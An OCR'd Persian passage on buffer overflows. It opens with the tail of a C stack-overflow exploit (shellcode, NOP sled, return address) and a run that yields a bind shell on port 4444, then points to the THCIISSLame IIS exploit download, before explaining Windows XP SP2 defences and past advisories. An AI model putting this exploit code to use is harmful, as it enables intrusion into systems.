"\x0c\x2b\x16\xad\x77\x04\xbf\x1b\x7a\x18\x67\x1a\xb5\x1e\x58
\x1f"

"\xd5\x7f\xc8\x0f\xd5\x6f\xc8\xb0\xd0\x03\x11\x88\xb4\xf4\xcb\
x1c"

"\xed\x2d\x98\x5e\xd9\xa6\x78\x25\x95\x7f\xcf\xb0\xd0\x0b\xcb
\x18"

"\x7a\x7a\xb0\x1c\xd1\x78\x67\x1a\xa5\xa6\x5f\x27\xc6\x62\xdc
\x4f"

"\x0c\xcc\x1f\xb5\xb4\xef\x15\x33\xa1\x83\xf2\x5a\xdc\xdc\x33\
xc8"

"\x7f\xac\x74\x1b\x43\x6b\xbc\x5f\xc1\x49\x5f\x0b\xa1\x13\x99\
x4e"

"\x0c\x53\xbc\x07\x0c\x53\xbc\x03\x0c\x53\xbc\x1f\x08\x6b\xbc\
x5f"

"\xd1\x7f\xc9\x1e\xd4\x6e\xc9\x06\xd4\x7e\xcb\x1e\x7a\x5a\x98
\x27"

"\xf7\xd1\x2b\x59\x7a\x7a\x9c\xb0\x55\xa6\x7e\xb0\xf0\x2f\xf0\
xe2"

"\x5c\x2a\x56\xb0\xd0\x2b\x11\x8c\xef\xd0\x67\x79\x7a\xfc\x67\
x3a"

"\x85\x47\x68\xc5\x81\x70\x67\x1a\x81\x1e\x43\x1c\x7a\xff\x98"
;



int main(int argc,char *argv[]){

char *bufExe[3];

char buf[540];
```

```
bufExe[0] = "lamebuf.exe";

bufExe[2] = NULL;

buf[531]=0;


memset(buf,0x90,520);

memcpy(&buf[20],shellcode,sizeof(shellcode)-1);

memcpy(&buf[520],stage1,sizeof(stage1));


*(unsigned long *)&buf[516] = RET_ADDRESS; //Return Address
at offset 516

bufExe[1] = buf;
execve(bufExe[0],bufExe,NULL);      //Execute the vulnerable
application

return 0x0;

}
```


حال کد را کامپایل و اجرا کنید :

```
C:\exploit>cl exploit.c -o exploit

C:\exploit>exploit

C:\exploit>telnet 127.0.0.1 4444


Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.


C:\exploit>
```

همانطور که مشاهده مي‌کنيد اکسپلويت به درستي کار کرد.

با کمی دقت می توانید شل کدهای جالب تری درست کنید که این لازمه برنامه نویسی حوبی می باشد.

THCIISSLame




سرریز نمودن بافر سوکت SSL بر روی سرویس خاص IIS در ویندوز های Win2k Sp4 صورت میگیرد گزارش شده است هنوز هم با وجود پچ ارائه شده در سرویس پک های ارتقاء یافته این نوع از سرور ها بسیاری از سرور های ویندوز 2000 موجود که از ارتباطات امن بهره می برند به این آسیب پذیری دچار هستند این آسیب پذیری معروف است به IIS5 SSL Remote root Vulnerability برای این آسیب پذیری خاص تعدادی اکسپلویت هم به صورت محلی و هم به صورت دستیابی از خارج نوشته شده است یکی از معروفترین این اکسپلویت ها معروف است به THCIISSLame که توسط گروه تحقیقات امنیتی The Hackers Choice طراحی و به صورت عمومی منتشر گردیده است لازم به ذکر است که این گروه برای این نوع آسیب پذیری خاص چند نوع اکسپلویت را طراحی نموده اند که تعدادی از آنها به صورت خصوصی و تعدادی هم به صورت عمومی پخش گردیده اند تعدادی از این اکسپلویت ها هم دارای مشکلاتی در سورس مربوطه اشان بودند

هنوز هم بسیاری از سرور های داخل و خارج از طریق این آسیب پذیری قابل نفوذ هستند.

از آدرس زیر میتوانید یکی از این اکسپلویت ها را دریافت کنید

http://www.thc.org/download.php?t=e&f=THCIISSLame.zip



Security Online

حملاتی که منجر به سرریز بافر می‌شوند از رایج‌ترین حملات نفوذ هکران به کامپیوترها می‌باشند. در این روش حمله‌کننده رشته‌ای طولانی را به محلی با بافر کوچک که نمی‌تواند تمامی ورودی را در خود ذخیره نماید ارسال می نماید. در نتیجه، رشته کدی را در داخل سیستم تزریق می‌نماید که پس از اجرا یک ویروس یا کرم را به وجود می‌آورد.یا اینکه به طور پیاپی از بافر درخواست داده میکند تا بتوانند بافر را خالی کرده و یک مشکل بپدید آورد و نفوذ کند
Win XP SP2دو روش حفاظتی اجرا وSandboxing را جهت جلوگیری از حملات سرریز بافر بکار می‌گیرد.


استفاده از پردازهای جدید

در پردازنده‌های 64 بیتی خانواده پنتیوم از شرکت اینتل و K8 ساخت شرکت AMD سخت‌افزار CPU می‌تواند بخشی از یک حافظه را به شکلی علامت بزند که برنامه‌ای از آن محل اجرا نشود. این قابلیت حفاظت اجرا، بر مبنای صفحات حافظه مجازی عمل می‌نماید و غالباً با تغییر یک بیت در جدول صفحات، صفحه مورد نظر از حافظه را علامت می‌زنند.
در نسخه جدید ویندوز اکس پی(Win XP SP2)قابلیت حفاظت اجرا را

جهت جلوگیری از اجرای کد صفحات داده بکار می‌گیرد. هر زمان که تلاشی جهت اجرای کد از یک صفحه علامت خورده داده‌ای صورت پذیرد سخت‌افزار پردازنده بلافاصله یک استثناء را تولید می‌نماید و بدین‌ترتیب از اجرای کد جلوگیری می‌نماید. اینکار مانع آن می‌شود که حمله‌کنندگان یک بافر داده‌ای را از کد پر نمایند و با اجرای آن به انتشار ویروس بپردازند. همین روش از انتشار کرم بلستر جلوگیری نموده است.
البته این قابلیت در حال حاضر توسط پردازنده‌های 64 بیتی پشتیبانی می‌شود ولی امید می‌رود که پردازنده‌های 32 بیتی 64 بیتی آینده همگی این قابلیت را دارا باشند.

Sandboxing

جهت جلوگیری از حمله سرریز بافر در پردازنده‌های32- بیتی، SP2تعدادی کنترل نرم‌افزاری به دو نوع حافظه مورد استفاده توسط کد محلی یعنی پشته و هیپ افزوده است. پشته که برای ذخیره‌سازی متغیرهای محلی بکارگرفته می‌شود، دارای طول عمر کوتاهی است و فضای آن زمانی که یک تابع فراخوانی می‌شود تخصیص می‌یابد و پس از خروج از تابع آزاد می‌گردد. هیپ نیز در برنامه‌ها جهت تخصیص بلوک‌های حافظه به صورت پویا که احتمالاً طول عمر بیشتری نیز دارند بکار می‌رود.



حفاظتی که به این دو نوع از حافظه افزوده است Sandboxing 2نامیده می‌شود. جهت حفاظت از پشته تمامی آنچه که بصورت باینری در سیستم وجود دارد مجدداً کامپایل می‌شود و به آنها قابلیتی افزوده می‌شود که کنترل‌های امنیتی بافر پشته را مقدور می‌نماید.

افزودن چندین دستور به روال فراخوانی و خروج از توابع این امکان را فراهم می‌آورد که کتابخانه‌های زمان اجرا جلوی اکثر سرریزهای بافر پشته را

بگیرند.
بعلاوه، "cookie"هایی نیز به هیپ افزوده می‌شود و به کمک آنها علامت‌هایی در ابتدا و انتهای بافرهای تخصیص یافته قرار می‌گیرد که تمامی کتابخانه‌های زمان اجرا هنگام تخصیص و آزادسازی بلوک‌های حافظه آنها را کنترل می‌نمایند و در صورت یافت نشدن و یا وجود ناسازگاری در آنها کتابخانه‌های زمان اجرا متوجه می‌شوند که بافر هیپ سرریز شده است و بلافاصله یک استثنای نرم‌افزاری بروز می‌نماید.

در سرویس پک دو در زمینه جلوگیري از Buffer Overflow، علاوه بر شتیباني از NX، ویژگي دیگري موسوم به Sandboxing را نیز در ویندوز پیاده سازي کرده اند که طي آن، کلیه کدهاي باینري قبل از اجرا، دوباره کامپایل مي شوند و ویژگیهاي امنیت بافر در آن فعال مي شود تا runtime libraryهایي بتوانند در حال اجرا، حملات مبتني برBuffer overflow را تشخیص دهند و از آن جلوگیري کنند و Cookieهایي به heap افزوده مي شود تا بتواند حملات heap buffer overflow رانیز محافظت کند.

مدیریت قوی و امن

بسیاری از ویروس‌ها به کمک پیام‌های آنی و یا فایل‌های الحاقی نامه‌های الکترونیکی پخش می‌شوند. بسیاری از نویسندگان ویروس، مردمانی را که علاقمند هستند یک نامه الکترونیکی از دوستان و آشنایان خود دریافت نمایند جهت انتقال فایل‌های خطرناک بکار می‌گیرند.
میلیون‌ها نفر نامه‌هایی را باز کرده‌اند که فکر می‌کرده‌اند حاوی عکسی از ستاره تنیس آنا کرنیکوا می‌باشد در حالیکه پس از انجام این کار کامپیوتر، شبکه و کامپیوتر دوستانشان توسط این ویروس که پس از فعال شدن نامه‌های الکترونیکی مختلفی را به تمامی آدرس‌های دفترچه آدرس کامپیوتر آسیب‌دیده ارسال می‌نماید، آلوده گردیده است.
بعضی از فایل‌های الحاق مانند پیام‌های متنی واضح و تصاویر ساده ذاتاً ایمن هستند، ولی بعضی دیگر نظیر فایل‌های باینری قابل اجرا ذاتاً مشکوک هستند و بسیاری از فایلها نیز باید مورد بررسی قرار گیرند. مثلاً یک صفحه گسترده اکسل در صورت نبود ماکرو در داخل آن امن است و یا فرضاً یک فایل فشرده zip به تنهایی بی خطر است ولی می‌تواند حاوی فایل‌های خطرناک باشد.
در گذشته جهت تعیین نوع فایل این امکان وجود داشت که از بخش پسوند نام فایل استفاده گردد مثلاً فایل با نام ReadMe.txt از نوع متنی بود و همچنین فایل با نام ReadMe.doc از نوع مستندات برنامه میکروسافت بود که می‌شد آنرا با این برنامه مرور نمود. اما امروز نامه‌های الکترونیکی و پویشگران وب مفهومی مانند نوع MIME را برای فایل‌ها بکار می‌برند و بعضی دیگر از برنامه‌ها نیز فایل‌ها را جهت تعیین نوع محتوای آنها پویش می‌کنند.
با توجه به این امکانات برنامه Microsoft Outlook با پیاده‌سازی امکان مسدود نمودن الصاق‌ها به عنوان یک عملکرد داخلی حفاظت بیشتری را

در برابر ویروس‌ها فراهم آورده است. ضمناً میکروسافت قصد دارد که در آینده این نوع از حفاظت را برای محصولاتOutlook express ، Windows messengerو سایر محصولات ارسال و دریافت پیام فراهم آورد.

سرویس اجرای الصاق

SP2 WinXP سرویس جدید اجرای الصاق را برای کنترل مرور و اجرای فایل‌های الصاق شده به پیام‌ها به کار می‌برد. ضمناً AES دارای یک واسط com نیز می‌باشد که می‌تواند توسط برنامه‌های دیگری مثل Outlook Exppress مورد استفاده قرار گیرد.
AES فایل‌ها را وارسی می‌نماید و بر اساس قوانین زیر تعیین می‌کند که آیا اجرا و مرور فایل‌ها بی‌خطر می‌باشد یا خیر:

1. بررسی پسوند فایل: اگر فایل از نوع متنی (.txt)، تصویر JPEG (.JPG) و یا تصویر GIF (.GIF) باشد می‌توان کاملاً بدان اطمینان نمود.
2. بررسی برنامه مرتبط با یک نوع خاص MIME و یا پسوند فایل مشخص:
در صورتی که این دو با یکدیگر سازگاری داشته باشند مشکلی بروز نخواهد کرد. اما اگر بر اساس لیست‌های موجود ارتباط این دو جزء خطرناک باشد می‌توان از ادامه کار جلوگیری نمود.
3. می‌توان پیش از آنکه به کاربر اجازه مرور یا اجرای یک فایل داده شود فعال بودن و بهنگام بودن یک برنامه ضد ویروس خاص را کنترل نمود.
4. می‌توان کنترل نمود که منبع پیام در حال حاضر در چه ناحیه امنیتی قرار گرفته است و بر طبق آن سیاست امنیتی لازم برای مرور پیام را بکار برد.

AES در Outlook و Windows Messenger:

در حال حاضر Outlook Express هر زمان که یک e-mail حاوی الصاق را باز می‌نماید ابتدا AES را فراخوانی می‌نماید تا از ایمنی الصاق مطمئن شود. اگر الصاق کاملاً امن باشد نمایش می‌یابد اما اگر از ایمنی آن اطمینان حاصل نشود (مانند فایل‌های اجرایی) توسط AES مسدود خواهد شد. البته بدیهی است که پیغام مناسبی نیز به کاربر نمایش داده می‌شود. اما اگر قطعاً مشخص نباشد که فایل الصاق امن است و یا خطرناک به کاربر یک پیام اخطار نمایش داده می‌شود و در صورتی که کاربر صراحتاً تأیید نماید که می‌خواهد فایل را رویت نماید در آن صورت علاوه بر باز شدن الصاق تضمین می‌شود که یکی از برنامه‌های ضد ویروس موجود نیز فعال شود.

Windows Messengerنیز در برخورد با الصاق‌ها عملکردی را دنبال می‌نماید که پیام‌ها و منطق آن مانند Outlook Express می‌باشد تنها تفاوت عمده آن است که در Windows Messenger از کاربر سؤال می‌شود که آیا مایل به دریافت الصاق‌ها می‌باشد یا خیر اما در Outlook Expressاینگونه نیست.

مسدودسازی محتوای HTML در Outlook Express

یکی از تکنیک‌هایی که هرز نامه‌ها و ویروس‌ها جهت هدفگیری کاربران فعال ایمیل بکار می‌برند افزودن محتوای خارجی مانند تصاویر به ایمیل‌های HTML می‌باشد. هر زمان که ایمیل وب سایت میزبان تصویر را جهت بازیابی آن فراخوانی نماید کارگزار وب می‌تواند هویت دریافت‌کننده را تشخیص دهد.
جهت حفظ محدوده خصوصی کاربر و جلوگیری از حملات بعدی، Outlook Expressدر حال حاضر تصاویر و سایر محتوای خارجی را مسدود می‌نماید. ولی کاربر می‌تواند این قابلیت را کلاً غیرفعال نماید و یا در زمان فعال بودن آن تنها با یک کلیک محتوای مسدود شده را رویت نماید.

ضمناً با توجه به آنکه هیچ دلیلی برای رفتار دودوئی یک ایمیل وجود ندارد، Outlook Expressدر حال حاضر تمامی این رفتارها را محدود نموده است.
در ضمن به عنوان یک معیار امنیتی اضافه، هنگامیکه Outlook Express تمامی پیام‌ها را به صورت متون واضح می‌خواند کنترل rich edit را که دارای پیچیدگی کمتری نسبت به کنترل پویشگرHTML می‌باشد بکار می‌برد.

انجام این کار علاوه بر اینکه هیچگونه مزیتی را از کاربر سلب نمی‌کند، باعث می‌شود که امکانات کمتری در اختیار حمله‌کنندگان قرار گیرد. البته موارد مشابه بسیار دیگری نیز در Outlook Express جهت افزایش امنیت در نظر گرفته شده است.

مرور امن‌تر

در گذشته، بسیاری ازadd-on های کاوشگر اینترنت، کنترل‌های ActiveX و توسیع‌های مرورگر می‌توانستند منجر به بروز مشکلاتی شوند. این امر بسیار عادی است که در کنار بسیاری ازAdd-On های مفید تعدادی نیز اضافه باشند و یا منجر به خرابی شوند.
نسخه جدید کاوشگر اینترنت موجود در Win XP SP2 دارای قابلیت مدیریت add-onو تشخیص خرابی می‌باشد. مدیریت Add-on به کاربران اجازه می‌دهد که لیستadd-on هایی را که می‌توانند توسط پویشگر اینترنت بارگزاری کنند مرور و کنترل نمایند.

ضمناً می‌تواند بعضی ازadd-on ها را که پیش از این قابل رویت نبوده‌اند و در حال حاضر وجود دارند نشان دهد.
بخش تشخیص خرابیAdd-On ها سعی می‌نماید که خرابی‌های به وجود آمده توسط کاوشگر اینترنت را که مرتبط با یک Add-On می‌باشند تشخیص دهد و به کاربر این امکان را بدهد که add-on مربوطه را غیرفعال نماید.

ضمناً راهبران سیستم می‌توانند در سازمان سیاست‌هایی را برای تعیین add-onهای مجاز بکار گیرند.

کاوشگر اینترنت از نسخه 5 به بعد رفتارهای دودویی را پشتیبانی نموده است. هر رفتار دودویی عنصری است که دو نوع واسط خاص com را کاوشگر اینترنت می‌شناسد و بکار می‌برد پشتیبانی نماید.

رفتارهای دودویی نسبت به اسکریپت‌ها می‌توانند عملکردهای بیشتری را به کاوشگر اینترنت اضافه نمایند. در نسخه‌ای از کاوشگر اینترنت که به همراه WinXP SP2 عرضه شده است روشی جهت کنترل بهتر امنیت رفتارهای دودویی تعبیه شده است.
زمانی که کاوشگر اینترنت یک صفحه وب را باز می‌نماید، برحسب محل آن صفحه محدودیت‌هایی را بر روی کارهایی که می‌تواند انجام دهد قرار می‌دهد. مثلاً صفحاتی که در اینترنت قرار دارند نمی‌توانند به اطلاعات قرار گرفته بر روی دیسک سخت دسترسی داشته باشند.
از سوی دیگر صفحات وب ماشین محلی در ناحیه ماشین محلی که کمترین محدودیت‌های امنیتی را دارد قرار گرفته‌اند. این ناحیه اگرچه یکی از نواحی امنیتی مرورگر اینترنت می‌باشد اما در تنظیمات مرورگر اینترنت وجود ندارد.

با توجه به آنکه دارای کمترین محدودیت‌های امنیتی می‌باشد بسیاری از حمله‌کنندگان سعی بر آن دارند که از این مزیت در جهت نفوذ در کامپیوتر استفاده نمایند. به همین دلیل در WinXP SP2 این ناحیه به شکلی متفاوت و با ایمنی بیشتر پیاده‌سازی شده است تا از شدت حملات صورت گرفته بر ضد سیستم‌ها در مواردی که حمله‌کننده خود را یکی از کاربران ناحیه ماشین محلی وانمود می‌کند کاسته شود.
بعلاوه اسکریپت‌های Activex موجود در صفحات HTML محلی که در داخل مرورگر اینترنت رویت می‌شوند دیگر به صورت پیش‌فرض اجازه اجرا ندارند. بلکه پیش از اجرا پیغامی به کاربر نمایش داده می‌شود تا مجوز لازم به آنها داده شود. برنامه‌نویسان و یا راهبران سیستمی که می خواهند اسکریپتی را در داخل صفحات HTML محلی اجرا نمایند

نگهداری کامپیوتر بهتر

تعدادی قابلیت در WinXP SP2 تعبیه شده است که نگهداشت کامپیوتر را برای کاربران آن آسان‌تر می‌سازد. این قابلیت‌ها عبارتند از: بهنگام‌سازی خودکار، کوچک‌تر نمودن ترمیم‌ها، افزودن امکان حذف ترمیم‌ها، وجود یک واسط کاربر مرکزی برای نگهداشت و کنترل تمامی امکانات مرتبط با امنیت، که در ادامه به توضیح بیشتر آنها خواهیم پرداخت.

Windows Update

Win XP SP2گونه‌ی جدیدی از سایت وب بهنگام‌سازی ویندوز و نیز گزینه‌های ساده‌تری را جهت بهنگام‌سازی خودکار بکار می‌برد. وجود گزینه نصب سریع در سایت Windows Update به کاربر این امکان را می‌دهد که سریعاً امکانات قابل نصب جدید را مرور نماید و فقط بهنگام‌سازی‌های امنیتی مورد نیاز خود را نصب نماید .ضمناً کاربران می‌توانند بهنگام‌سازی‌های مورد نیاز خود را فقط جهت Download انتخاب نمایند و در زمان‌های بعدی و در صورت احساس نیاز آنها را نصب نمایند.

مرکز امنیت

مرکز امنیت ویندوز مکان متمرکزی درWinXP SP2 می‌باشد تا کاربران به کمک آن شرح کاملی از وضعیت امنیتی سیستم بدست آورند، تمامی کارهای مرتبط با امنیت را به انجام رسانند. مرکز امنیت همچنین وضعیت

فایروال، بهنگام‌سازی خودکار و حفاظت در برابر ویروس‌ها را نیز نمایش می‌دهد. درصورتیکه مرکز امنیت مشکلی را در هر یک از این عملکردها تشخیص دهد یک آیکون به همراه پیامی در داخل بالن، در گوشه پایین سمت راست ویندوز نمایش می‌یابد.

مرکز امنیت به صورت پیش‌فرض یک فایروال فعال دارد که به صورت روزانه سیستم ویندوز را بهنگام می‌نماید و دارای یک برنامه ضد ویروس فعال، با امضاهای به روز شده نیز می‌باشد.
مرکز امنیت اطلاعاتی را درباره فایروال ویندوز، سایر فایروال‌ها و جدیدترین راهکارهای ضدویروس رایج در اختیار دارد. ضمنا دارای یک واسط باز نیز می‌باشد که عرضه‌کنندگان برنامه‌های ضدویروس و فایروال می‌توانند به کمک آن مرکز امنیت را از نرم‌افزارهای خود مطلع نمایند و در صورت نیاز گزارش وضعیت مرکز امنیت را نیز دریافت نمایند.

یادمان باشد که همواره این قسمت را چک کنیم و از روشن بودن 3 گزینه آن اطمینان پیدا کنیم تا از امنیت برخوردار باشیم!

Windows Installer

سرویس Windows Installer یک قابلیت استاندارد را برای نصب و بهنگام‌سازی تعریف و مدیریت می‌نماید. ضمناً اجزایی مانند گروه فایل‌ها، ورودی‌های رجیستری و میانبرها را دنبال می‌نماید Windows Installer .
یک سرویس نصب مقیم در سیستم است که راهبران و کاربران را قادر به مدیریت منابع مشترک، تنظیم فرآیند نصب، تصمیم‌گیری در رابطه با کاربرد برنامه‌ها و نیز رفع مسائل و مشکلات پیکربندی می‌نماید.

جدیدترین نسخه این سرویس که Installer 3.0 است در P2 Win XP تعبیه شده است که عملکرد اجزای مختلف ترمیم را توضیح می‌دهد و بدین صورت از download نمودن ترمیم‌های اضافه جلوگیری می‌گردد.
ضمناً با بهره‌گیری از تکنولوژی فشرده‌سازی دلتای میکروسافت ترمیم‌ها را کوچک‌تر می‌سازد. علاوه بر این حذف ترمیم‌ها را به صورت بسیار قابل اعتمادتری انجام می‌دهد.

چند خطای سریز بافر

خطای سرریز بافر در Task Scheduler MS

تاریخ انتشار: 13 جولای 2004
منبع: Internet Security Systems

سیستمهای تحت تاثیر:

- Microsoft Internet Explorer 6.0 on NT 4.0 SP6a
- Microsoft Windows XP
- Microsoft Windows 2000 SP3
- Microsoft Windows 2000 SP4
- Microsoft Windows XP 64-bit Edition SP 1
- Microsoft Windows XP SP1
- Microsoft Internet Explorer 6.0 on NT 4.0 SP6a
- Microsoft Windows XP
- Microsoft Windows 2000 SP2
- Microsoft Windows 2000 SP3
- Microsoft Windows 2000 SP4
- Microsoft Windows XP 64-bit Edition SP 1
- Microsoft Windows XP SP1

چکیده

وجود خطای سرریز بافر در Task Scheduler ویندوز ممکن است باعث شود تا نفوذگران بتوانند از طریق نوع خاصی از فایلهای آلوده (.JOB) به سیستم شما نفوذ کرده ، کد مورد نظر خود را بر روی آن اجرا نمایند.

توضیح
Task Scheduler ویندوز تمامی Task ها را در فایلهایی با پسوند JOB. ذخیره میسازد. وجود خطای سر ریز بافر در هنگام پردازش این فایل توسط برنامه Mstask.dll به نفوذگر اجازه میدهد تا با تزریق کد دلخواه خود در یک فایل خاص JOB. بتواند برنامه مذکور را سرریز کرده کد دلخواه خود را اجرا نماید. این خطا در هنگام پردازش نامها و دستورات Scheduler ایجاد میشود.
وجود این خطا به نفوذگران اجازه نفوذ از راههای مختلفی را میدهد از جمله: ارسال ایمیلهایی با فایلهای ضمیمه JOB. ، یا قرار دادن چنین فایلهای در یک دایرکتوری عمومی. بازدید از یک سایت خطرناک نیز ممکن است باعث اجرای چنین فایلهای بر روی سیستم شود.

هشدار: حتی بازدید از سایت یا دایرکتوری حاوی چنین فایلی ممکن است دستگاه شما را آلوده کند و هیچ نیازی به Download کردن یا اجرای مستقیم این فایل برای انجام حمله نیست. در واقع این Shell32.dll است که توسط Explorer به صورت اتوماتیک فایل با پسوند JOB. را در صورت وجود فراخوانی میکند.

اصلاحیه های لینوکس

13 ژانویه 2005 - 24 دی 1383

Red Hat ، Novell و Mandrakesoft اصلاحیه هایی رابرای حفره های مختلف موجود در این سیستم عامل عرضه کردند. این حفره ها امکان طیف وسیعی از حملات را از DoS تا سرریز بافر فراهم می آورند.
Secunia به پنج اصلاحیه منتشر شده درجه highly critical داده است.
Red Hat سه اصلاحیه، SuSE که متعلق به Novell است یك اصلاحیه و Mandrakesoft نیز یك اصلاحیه را ارائه کرده است.
SuSE با ارائه این اصلاحیه ها سعی کرده است حفره هایی را که بیشتر محصولات مبتنی بر SuSE را تحت تاثیر قرار می دهد، بپوشاند. یکی از این مشکلات امنیتی امکان انجام حملهDoS داخلی را با استفاده از یك مستند Acrobat می دهد.
حفره دیگر امنیتی در بخشی از سیستم عامل لینوکس وجود دارد که برای مسیریابی ترافیك شبکه مورد استفاده قرار می گیرد. این حفره می تواند به یك هکر اجازه دهد تا با افزودن اطلاعات نادرست به جریان داده netfilter، یك حمله DoS داخلی و محلی را اجرا کند.
RedHat نیز مجموعه ای از اصلاحیه ها را برای رده های desktop ، enterprise و advanced-workstation منتشر کرده است.
یك بسته به روز رسانی libtiff نیز منتشر شده که حفره های مختلف از جمله سرریز عدد صحیح را می پوشاند.

این حفره ها به یك هكر اجازه می دهد تا با فریب یك كاربر برای دیدن یك فایل تصویری با قالب TIFF ، امكان نفوذ به كامپیوتر را فراهم آورد.
RedHat همچنین اصلاحیه هایی برای بسته های Xpdf عرضه كرده است كه حفره مربوط به سرریز بافر را می پوشاند. Xpdf برنامه ای است كه برای خواندن مستندات PDF به كار می رود و بسیاری از برنامه های لینوكس برای پردازش فایلهای PDF از آن استفاده می كنند. این حفره می تواند به یك هكر امكان دهد فایلی با قالب PDF ایجاد كند كه Xpdfرا از كار می اندازد و ضمنا كد دلخواهی را اجرا می كند.
همچنین RedHat اصلاحیه های متعددی را برای كتابخانه Xpm خود ارائه كرده است. قالب XPixMap) XPM) كمك می كند تا بتوان تصاویر رنگی را در قالب قابل حملی ذخیره كرد.
چندین خطای سرریز stack و یك خطای سرریز عدد صحیح نیز در كتابخانه libXpm پیدا شده بود. این كتابخانه برای بازكردن تصاویر XPM به كار می رود.
Mandrakesoft نیز اصلاحیه ای را برای Imlib ارائه كرده است. Imlib توسط نسخ قدیمی GNOME برای پردازش گرافیك به كار گرفته می شود.

فایل های تصویری JPEG

September 14, 2004

این ایراد، ویندوزهای XP و Server 2003 و نرم افزارهای نشر Office XP و Office 2003 و مرورگر Internet Explorer 6 SP1 و اغلب برنامه هایی كه از استاندارد JPEG استفاده می كنند را تحت تاثیر قرار می دهد

مایكروسافت اخیرا اصلاحیه ای برای ویندوز و تعدادی از نرم افزارهای تحت آن ارائه كرده تا مانع سوء استفاده هكرها از فایل های گرافیكی JPEG بشود.

آسیب پذیری كشف شده كه در درجه بحرانی قرار دارد، به علت خطای سرریز بافر (buffer overrun) در پردازش فایل های JPEG، هكر را قادر می سازد تا كدهای از راه دور خود را بر روی سیستم آسیب پذیر اجرا كند و در حالتی كه كاربر دسترسی administrator داشته باشد، كنترل كامل

سیستم را به دست بگیرد و برنامه نصب کند، یا به مشاهده، تغییر و حذف داده ها بپردازد!

این ایراد، ویندوزهای XP و Server 2003 و نرم افزارهای نشر Office XP و 2003 Office و مرورگر Internet Explorer 6 SP1 و اغلب برنامه هایی که از استاندارد JPEG استفاده می کنند را تحت تاثیر قرار می دهد.

